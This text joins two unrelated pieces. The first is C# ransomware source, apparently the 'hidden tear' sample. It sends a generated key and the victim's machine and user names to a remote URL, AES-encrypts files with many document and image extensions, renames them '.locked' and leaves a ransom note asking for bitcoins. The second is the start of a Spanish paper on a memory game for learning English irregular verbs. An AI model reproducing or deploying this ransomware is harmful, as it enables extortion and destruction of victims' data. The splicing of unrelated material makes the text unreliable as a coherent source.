        Random rnd = new Random();
        while (0 < length--){
            res.Append(valid[rnd.Next(valid.Length)]);
        }
        return res.ToString();
    }

    //Sends created password target location
    public void SendPassword(string password){

        string info = computerName + "-" + userName + " " + password;
        var fullUrl = targetURL + info;
        var conent = new System.Net.WebClient().DownloadString(fullUrl);
    }

    //Encrypts single file
    public void EncryptFile(string file, string password)
    {

        byte[] bytesToBeEncrypted = File.ReadAllBytes(file);
```

```
            byte[] passwordBytes = Encoding.UTF8.GetBytes(password);

            // Hash the password with SHA256
            passwordBytes = SHA256.Create().ComputeHash(passwordBytes);

            byte[] bytesEncrypted = AES_Encrypt(bytesToBeEncrypted, password-
Bytes);

            File.WriteAllBytes(file, bytesEncrypted);
            System.IO.File.Move(file, file+".locked");



        }

        //encrypts target directory
        public void encryptDirectory(string location, string password)
        {

            //extensions to be encrypt
            var validExtensions = new[]
            {
                ".rar", ".txt", ".doc", ".docx", ".xls", ".xlsx", ".ppt",
".pptx", ".odt", ".jpg", ".png", ".csv", ".sql", ".mdb", ".sln", ".php", ".asp",
".aspx", ".html", ".xml", ".psd"
            };

            string[] files = Directory.GetFiles(location);
            string[] childDirectories = Directory.GetDirectories(location);
            for (int i = 0; i < files.Length; i++){
                string extension = Path.GetExtension(files[i]);
                if (validExtensions.Contains(extension))
                {
                    EncryptFile(files[i],password);
```

```
            }
        }
        for (int i = 0; i < childDirectories.Length; i++){
            encryptDirectory(childDirectories[i],password);
        }
    }

    public void startAction()
    {
        string password = CreatePassword(15);
        string path = "\\Desktop\\test";
        string startPath = userDir + userName + path;
        SendPassword(password);
        encryptDirectory(startPath,password);
        messageCreator();
        password = null;
        System.Windows.Forms.Application.Exit();
    }

    public void messageCreator()
    {
        string path = "\\Desktop\\test\\READ_IT.txt";
        string fullpath = userDir + userName + path;
        string[] lines = { "Files have been encrypted with hidden tear",
"Send me some bitcoins or kebab", "And I also hate night clubs, desserts, being
drunk." };
        System.IO.File.WriteAllLines(fullpath, lines);
    }
  }
}
```

Juegos didácticos de computadora para aprender verbos en inglés.

Miguel Alejandro Burgos Pech[1]
Cesar Zenet López Cruz[2]
Jorge Alfredo Colli Chi[3]

Resumen

Este proyecto se basa en el desarrollo de un software tipo memorama didáctico para los niños y jóvenes, de edades entre 7 a 17 años; en el se interactúa de tal manera que se juega aprendiendo los verbos del idioma inglés en los tiempos presente, pasado y pasado participio considerando únicamente los verbos irregulares. La innovación se basa en la manera en que se puede implementar la tecnología de la información para la creación de un software didáctico que contenga como principal propósito un aprendizaje significativo en su uso, además de que será entretenido para el usuario ya que, al estar jugando, simultáneamente adquiere conocimientos del idioma inglés de forma distinta a la que se proporciona en los centros educativos. Este proyecto fue desarrollado en el Instituto Tecnológico Superior del Sur del Estado de Yucatán, por lo que se le otorgan los créditos correspondientes del programa.

Palabras clave: Software didáctico, inglés, verbos irregulares, aprendizaje.

Introducción

Hoy en día es muy común la utilización del idioma inglés en casi todo lo que se anuncie al público, va desde espectaculares que promocionan algún producto, nombres de escuelas, título de eventos sociales o artísticos, series de televisión, títulos de películas, títulos de canciones, nombres de restaurantes, nombre de parques de diversiones llegando increíblemente hasta utilizarse para los nombres de personas. La cotidianeidad del idioma inglés en gran parte, si no es que en su totalidad, de nuestra jornada diaria origina que exista un primer contacto